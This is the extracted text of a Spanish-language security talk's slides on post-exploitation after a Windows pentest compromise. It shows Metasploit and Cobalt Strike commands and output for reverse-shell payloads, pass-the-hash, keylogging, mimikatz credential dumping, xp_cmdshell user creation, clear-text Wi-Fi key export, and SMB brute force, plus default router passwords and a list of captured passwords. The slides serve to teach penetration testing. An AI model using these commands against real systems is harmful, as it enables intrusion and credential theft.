



# Pwn3d ¿Ahora qué?



**OWASP**

The Open Web Application Security Project

# Who Am I?



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<http://nonsecurity.blogspot.com/>

[@M13chy](#)

Company  
Logo

# The reason



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*“aun cuando no se puedan crackear las pass, es suficiente con mostrarles q se pudo obtener las hashes”*




# ¿Un pentester ha pwn3d un sistema, y ahora qué?



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Prueba de intrusión interna

Comprometido un sistema operativo con  
Microsoft Windows







## Top 50 Vendors By Total Number Of "Distinct" Vulnerabilities in 2016

Go to year: [1999](#) [2000](#) [2001](#) [2002](#) [2003](#) [2004](#) [2005](#) [2006](#) [2007](#) [2008](#) [2009](#) [2010](#) [2011](#) [2012](#) [2013](#) [2014](#) [2015](#) [2016](#) [All Time Leaders](#)

	Vendor Name	Number of Vulnerabilities
1	<a href="#">Oracle</a>	<a href="#">220</a>
2	<a href="#">IBM</a>	<a href="#">117</a>
3	<a href="#">Microsoft</a>	<a href="#">101</a>
4	<a href="#">Google</a>	<a href="#">95</a>
5	<a href="#">Apple</a>	<a href="#">90</a>
6	<a href="#">Adobe</a>	<a href="#">86</a>
7	<a href="#">Cisco</a>	<a href="#">78</a>
8	<a href="#">Mozilla</a>	<a href="#">69</a>
9	<a href="#">Wireshark</a>	<a href="#">45</a>
10	<a href="#">HP</a>	<a href="#">27</a>
11	<a href="#">Debian</a>	<a href="#">24</a>
12	<a href="#">Moodle</a>	<a href="#">23</a>
13	<a href="#">SIL</a>	<a href="#">19</a>
14	<a href="#">Huawei</a>	<a href="#">18</a>
15	<a href="#">Apache</a>	<a href="#">18</a>
16	<a href="#">Advantech</a>	<a href="#">17</a>
17	<a href="#">Cybozu</a>	<a href="#">16</a>
18	<a href="#">Linux</a>	<a href="#">14</a>
19	<a href="#">Canonical</a>	<a href="#">14</a>
20	<a href="#">Phpmyadmin</a>	<a href="#">13</a>
21	<a href="#">Mariadb</a>	<a href="#">12</a>
22	<a href="#">Novell</a>	<a href="#">12</a>
23	<a href="#">PHP</a>	<a href="#">12</a>

Date	D	A	V	Title	Platform	Author
2016-04-01	↓	-	🕒	PHP <= 7.0.4/5.5.33 - SNMP Format String Exploit	multiple	Andrew Kramer
2016-03-31	↓	-	✅	Apache Jetspeed Arbitrary File Upload	java	metasploit
2012-12-30	↓	-	✅	LShell <= 0.9.15 - Remote Code Execution	linux	drone
2016-03-30	↓	📁	✅	ATutor 2.2.1 Directory Traversal / Remote Code Execution	php	metasploit
2016-03-30	↓	-	🕒	Metaphor - Stagefright Exploit with ASLR Bypass	android	NorthBit
2016-03-29	↓	-	✅	Adobe Flash - Object.unwatch Use-After-Free Exploit	multiple	Google Secur.
2016-03-23	↓	-	🕒	Multiple CCTV-DVR Vendors - Remote Code Execution	hardware	K1P0D

## Latest WordPress Vulnerabilities

2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
2016-02-02	WordPress 3.7-4.4.1 - Open Redirect
2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
2015-09-15	WordPress <= 4.3 - Authenticated Shortcode Tags Cross-Site Scripting (XSS)
2015-09-15	WordPress <= 4.3 - User List Table Cross-Site Scripting (XSS)
2015-09-15	WordPress <= 4.3 - Publish Post and Mark as Sticky Permission Issue
2015-08-05	WordPress <= 4.2.3 - Timing Side Channel Attack

## Latest Plugin Vulnerabilities

2016-01-03	Simple Ads Manager <= 2.9.4.116 - SQL Injection
2016-03-30	IMDb Profile Widget <= 1.0.8 - Local File Inclusion (LFI)
2016-03-29	WP Favorite Posts <= 1.6.5 - Cross-Site Scripting (XSS)
2016-03-30	Claptastic clap! Button <= 1.3 - Authenticated Cross-Site Scripting (XSS)
2016-03-30	CloudFlare <= 1.3.20 - Cross-Site Scripting (XSS)
2016-03-30	Music Store <= 1.0.41 - Cross-Site Scripting (XSS)
2016-03-23	Anti-Malware Security and Brute-Force Firewall <= 4.15.42 - XSS and CSRF



# Client Side Attacks




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```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.161
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 3 opened (192.168.1.71:38699 -> 192.168.1.161:4444) at 2010-08-21 13:39:10 -0600
```

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
msf > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST= [REDACTED] -b "\x00" -f exe -o Meterpreter.exe
[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST= [REDACTED] -b "\x00" -f exe -o Meterpreter.exe
```



```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
```

Fail!!!



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## RouterPasswords.com

Arris Wifi

Find Arris Cable Modems At Best Buy®. Shop Now!



Welcome to the internet's largest and most updated default router passwords database.

Select Router Manufacturer:

CISCO

Find Password

Manufacturer	Model	Protocol	Username	Password
CISCO	CACHE ENGINE	CONSOLE	admin	diamond
CISCO	CONFIGMAKER		cmaker	cmaker
CISCO	CNR Rev. ALL	CNR GUI	admin	changeme
CISCO	NETRANGER/SECURE IDS	MULTI	netrangr	attack
CISCO	BBSM Rev. 5.0 AND 5.1	TELNET OR NAMED PIPES	bbsd-client	changeme2
CISCO	BBSD MSDE CLIENT Rev. 5.0 AND 5.1	TELNET OR NAMED PIPES	bbsd-client	NULL
CISCO	BBSM ADMINISTRATOR Rev. 5.0 AND 5.1	MULTI	Administrator	changeme
CISCO	NETRANGER/SECURE IDS Rev. 3.0(5)S17	MULTI	root	attack
CISCO	BBSM MSDE ADMINISTRATOR Rev. 5.0 AND 5.1	IP AND NAMED PIPES	sa	(none)
CISCO	CATALYST 4000/5000/6000 Rev. ALL	SNMP	(none)	public/private/secret
CISCO	PIX FIREWALL	TELNET	(none)	cisco
CISCO	VPN CONCENTRATOR 3000 SERIES Rev. 3	MULTI	admin	admin
CISCO	CONTENT ENGINE	TELNET	admin	default
CISCO	AP1200 Rev. IOS	MULTI	Cisco	Cisco

# \$7RONG P@\$SWORD

# Regalos!!!



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Microsoft  
**Outlook Web App**

Security ( [show explanation](#) )

- This is a public or shared computer
- This is a private computer

Use the light version of Outlook Web App

Domain/user name:

Password:

Connected to Microsoft Exchange  
© 2010 Microsoft Corporation. All rights reserved.



Heattek WLAN AP Webserver

home.asp

## Micronet Wireless Broadband Router

### Wireless Security Setup

This page allows you setup the wireless security. Turn on WEP or WPA by using Encryption Keys

Select SSID:

Encryption:

Authentication Mode:  Enterprise (RADIUS)  Personal (Pre-Shared Key)

WPA Cipher Suite:  TKIP  AES

Pre-Shared Key Format:

Pre-Shared Key:

- Site contents:
- Setup Wizard
- Operation Mode
- Basic Settings
- Advanced Settings
- Security
- Access Control
- WDS settings
- Site Survey
- WPS
- Schedule
- TCP/IP Settings
- Firewall
- QoS
- Management
- Logout

todo\_compartido

Archivo Inicio Compartir Vista

Copiar Pegar Cortar Copiar ruta de acceso Pegar acceso directo

Mover a Copiar a Eliminar Cambiar nombre Nueva carpeta

Nuevo elemento Fácil acceso Propiedades Abrir Historial

Seleccionar todo No seleccionar ninguno Invertir selección

Portapapeles Organizar Nuevo Abrir Seleccionar

Red > todo\_compartido >

Favoritos Descargas Escritorio Sitios recientes

Bibliotecas

LOGIN\_USUARIO

.mdf .ldf



```
</connectionStrings>
<add name="DefaultConnection" providerName="System.Data.SqlClient" connectionString="Data Source=(LocalDb)\v11.0;Initial Catalog=aspn
<!--<add name="AccesoDatos.Properties.Settings.
connectionString="Data Source=
providerName="System.Data.SqlClient"/>-->
<add name="AccesoDatos.Properties.Settings.
connectionString="Data Source=
providerName="System.Data.SqlClient" />
<add name="fotos" connectionString="Database=revision; Server=
User Id=
Password=
Integrated Security
```


# Post Explotación



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- Pivoting
- Desktop (VNC)
- File Browser
- Screenshot
- Hashdump
- Process List
- Logging keystrokes
- Download/Upload
- Persistence



```
Event Log X Services X Beacon 10.10.10.189@2324 X
[+] host called home, sent: 12 bytes
[+] Impersonated CORP\jim.stevens
beacon> psexec FILESERVER ADMIN$ local - beacon smb
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\FILESERVER\pipe\status_9867) on FILESERVER via Service Control Manager (\\FILESERVER\ADMIN$\acheg9e5.exe)
[+] host called home, sent: 208140 bytes
[+] received output:
Started service 19h4243 on FILESERVER
[+] established link to child beacon: 10.10.10.4
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 84 bytes
[*] Current directory is C:\Windows\system32
[CEOSBOX] SYSTEM */2324
Last: 8s
beacon>
```

Cobalt Strike interface showing a table of active beacons. The table has columns for external, internal, user, computer, note, pid, and last. A context menu is open over the selected beacon (10.10.10.189@2324).

external	internal	user	computer	note	pid	last
10.10.10.189	10.10.10.4	SYSTEM *	FILESERVER		1008	13s
10.10.10.4	10.10.10.5	SYSTEM *	MAIL		1384	10m
10.10.10.190	10.10.10.189	SYSTEM *	CEOSBOX		2324	8s
192.168.1.95	10.10.10.190	whatta.hogg	WS2		2364	18ms
10.10.10.190	10.10.10.190	whatta.hogg *	WS2		3248	8s
10.10.10.190	192.168.57.8	SYSTEM *	JOSHDEV		180	30m
10.10.10.4	192.168.57.8	SYSTEM *	JOSHDEV		1536	33m
10.10.10.4	192.168.58.20	SYSTEM *	BILLING-POWER		632	31s

- Interact
- Access
- Explore
- Pivoting
- Spawn
- Session
- Browser Pivot
- Desktop (VNC)
- File Browser
- Net View
- Port Scan
- Process List
- Screenshot

# Post Explotación



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```
msf exploit(handler) > exploit

[*] Started reverse handler on [REDACTED]:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to [REDACTED]
[*] Meterpreter session 1 opened ([REDACTED]:4444 -> [REDACTED]:29748)

meterpreter > sysinfo
Computer      : [REDACTED]
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64 (Current Process is WOW64)
System Language : es_ES
Meterpreter   : x86/win32
```

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h          Help Banner.
-t <opt>   The technique to use. (Default to '0').
           0 : All techniques available
           1 : Service - Named Pipe Impersonation (In Memory/Admin)
           2 : Service - Named Pipe Impersonation (Dropper/Admin)
           3 : Service - Token Duplication (In Memory/Admin)
```

```
meterpreter > getuid
Server username: Nessus-PC\Nessus
```

```
meterpreter > screenshot
Screenshot saved to: /root/MZAUImEU.jpeg
```

```
msf > search exploit/windows/local

Matching Modules
=====
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
notepad <Return> HOLA MUNDO!!!!
```

```
Incognito Commands
=====
```

Command	Description
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token
list_tokens	List tokens available under current user context
snarf_hashes	Snarf challenge/response hashes for every token

```
Mimikatz Commands
=====
```

Command	Description
kerberos	Attempt to retrieve kerberos creds
livessp	Attempt to retrieve livessp creds
mimikatz_command	Run a custom command
msv	Attempt to retrieve msv creds (hashes)
ssp	Attempt to retrieve ssp creds
tspkg	Attempt to retrieve tspkg creds
wdigest	Attempt to retrieve wdigest creds

# Post Explotación



## OWASP

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

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID   Package  Domain      User          Password
-----
0;999    Negotiate [redacted] [redacted]
0;997    Negotiate NT AUTHORITY SERVICIO LOCAL
0;45168 NTLM
0;996    Negotiate NT AUTHORITY Servicio de red
0;105538 Kerberos [redacted] [redacted]
```

```
:1433 - MSSQL - successful login 'sa':
```

login	password
[redacted]	3m1L1o701
[redacted]	P3r3do702
[redacted]	3du4rd703
[redacted]	3L1Jor4704
[redacted]	Sus54n705
[redacted]	RocGom706
[redacted]	K4rB31707
[redacted]	4Ros4L708
[redacted]	s1moN709
[redacted]	ZuL3m4g700
[redacted]	G1m3n4t710

```
[*] SQL Query: EXEC master..xp_cmdshell 'net user [redacted] /add'
output
-----
Se ha completado el comando correctamente.
```

```
[+] [redacted]:445 - SUCCESSFUL LOGIN (Windows Server 2008 R2 Standard 7601 Service Pack 1) [redacted] : [redacted] [STATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] [redacted]:445 SMB - [1/1] - Starting SMB login bruteforce
[+] [redacted]:445 - SUCCESSFUL LOGIN (Windows Server 2003 3790 Service Pack 2) [redacted] : [redacted] [STATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
```



# Command prompt



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```
C:\Windows\system32>net user /domain  
C:\Windows\system32>wmic useraccounts  
C:\Windows\system32>fsutil fsinfo drives  
C:\Windows\system32>gpresult /h D:\GP_Report.html  
C:\Windows\system32>tree D:\ /f /a > C:\output_D.txt  
C:\Windows\system32>type %WINDIR%\System32\drivers\etc\hosts  
C:\Windows\system32>netsh wlan export profile folder=. key=clear
```

# Nmap



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Nmap scan report for [redacted]  
Host is up (0.0043s latency).  
PORT STATE SERVICE VERSION  
21/tcp open ftp FileZilla ftp  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]  
Host is up (0.0017s latency).  
PORT STATE SERVICE  
445/tcp open microsoft-ds

Host script results:  
| smb-enum-shares:  
| [redacted]  
| Anonymous access: <none>  
| Current user ('guest') access: **READ/WRITE**  
| IPCS  
| Anonymous access: READ <not a file share>  
| Current user ('guest') access: READ <not a file share>  
| **TODO\_COMPARTIDO**  
| Anonymous access: <none>  
| Current user ('guest') access: **READ/WRITE**  
| Users  
| Anonymous access: <none>  
| Current user ('guest') access: READ

Nmap scan report for [redacted] ([redacted])  
Host is up (0.00076s latency).  
PORT STATE SERVICE VERSION  
445/tcp open netbios-ssn  
  
Host script results:  
| smb-os-discovery:  
| OS: Windows Server 2008 R2 Standard 7601 Service Pack 1  
| OS CPE: cpe:/o:microsoft:windows\_server\_2008  
| Computer name: [redacted]  
| NetBIOS computer name: [redacted]  
| Domain name: [redacted]  
| Forest name: [redacted]  
| FQDN: [redacted]  
| System time: 2014-09-29T15:33:10-04:00

Nmap scan report for [redacted] ([redacted])  
Host is up (0.00057s latency).  
PORT STATE SERVICE VERSION  
445/tcp open netbios-ssn

Host script results:  
| smb-os-discovery:  
| OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)  
| OS CPE: cpe:/o:microsoft:windows\_server\_2008::sp1  
| Computer name: [redacted]  
| NetBIOS computer name: [redacted]  
| Domain name: [redacted]  
| Forest name: [redacted]  
| FQDN: [redacted]  
| System time: 2014-09-29T15:33:10-04:00

Nmap scan report for [redacted]  
Host is up (0.0014s latency).  
PORT STATE SERVICE VERSION  
3306/tcp open mysql MySQL 5.1.73

Nmap scan report for [redacted] ([redacted])  
Host is up (0.00075s latency).  
PORT STATE SERVICE VERSION  
3306/tcp open mysql MySQL (unauthorized)

Nmap scan report for [redacted] ([redacted])  
Host is up (0.00096s latency).  
PORT STATE SERVICE VERSION  
3306/tcp open mysql MySQL (unauthorized)

Nmap scan report for [redacted]  
Host is up (0.00091s latency).  
PORT STATE SERVICE VERSION  
3306/tcp open mysql MySQL (unauthorized)

Nmap scan report for [redacted]  
Host is up (0.0019s latency).  
PORT STATE SERVICE VERSION  
3306/tcp open mysql MySQL (unauthorized)

Nmap scan report for [redacted]  
Host is up (0.0013s latency).  
Not shown: 1 closed port  
PORT STATE SERVICE VERSION  
80/tcp open http Microsoft IIS httpd 7.5  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]  
Host is up (0.0011s latency).  
Not shown: 1 closed port  
PORT STATE SERVICE VERSION  
80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]  
Host is up (0.0010s latency).  
PORT STATE SERVICE VERSION  
135/tcp open msrpc Microsoft Windows RPC  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]  
Host is up (0.0062s latency).  
PORT STATE SERVICE VERSION  
135/tcp open msrpc Microsoft Windows RPC  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]  
Host is up (0.0011s latency).  
PORT STATE SERVICE VERSION  
135/tcp open msrpc Microsoft Windows RPC  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]  
Host is up (0.00062s latency).  
PORT STATE SERVICE VERSION  
135/tcp open msrpc Microsoft Windows RPC  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]  
Host is up (0.0050s latency).  
PORT STATE SERVICE VERSION  
135/tcp open msrpc Microsoft Windows RPC  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for [redacted]  
Host is up (0.0010s latency).  
PORT STATE SERVICE VERSION  
135/tcp open msrpc Microsoft Windows RPC  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

# Metasploit



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```
meterpreter > run post/windows/gather/enum_shares
```

```
[*] Running against session 3
[*] The following shares were found:
[*] Name: Desktop
[*] Path: C:\Documents and Settings\Administrator\My Computer
[*] Type: 0
[*] Recent Mounts found:
[*] \\192.168.1.250\software
[*] \\192.168.1.250\Data
```

```
meterpreter > search -f *.jpg
```

```
Found 418 results...
...snip...
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Blue hills.jpg (28521 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Sunset.jpg (71189 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Water lilies.jpg (83794 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Winter.jpg (105542 bytes)
...snip...
```

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
meterpreter > upload /pentest/windows-binaries/tools/nc.exe C:\\windows\\system32
```

```
[*] uploading : /tmp/nc.exe -> C:\windows\system32
[*] uploaded : /tmp/nc.exe -> C:\windows\system32nc.exe
```

```
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
```

```
meterpreter > run post/windows/manage/delete_user USERNAME=hacker
```

```
[*] User was deleted!
meterpreter >
```

Name	Disclosure Date
post/multi/manage/multi_post	



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### **PwnWiki.io - una colección de herramientas, tácticas y procedimientos a realizar después de haber obtenido acceso a un sistema**

PUBLICADO POR VICENTE MOTOS ON MIÉRCOLES, 30 DE MARZO DE 2016 ETIQUETAS: [HERRAMIENTAS](#) , [PENTEST](#) , [POST-EXPLOTACIÓN](#) ,



Image Generated Here

PwnWiki.io is a collection TTPs (tools, tactics, and procedures) for what to do after access has been gained.

[Pwn Wiki](#) [Home](#) [Presence](#) [Persistence](#) [Pivoting](#) [Privilege Escalation](#) [Technologies](#) [Binaries](#) [Scripting](#) [Metasploit](#)

### Place Holder

Content coming. Feel free to submit :-)



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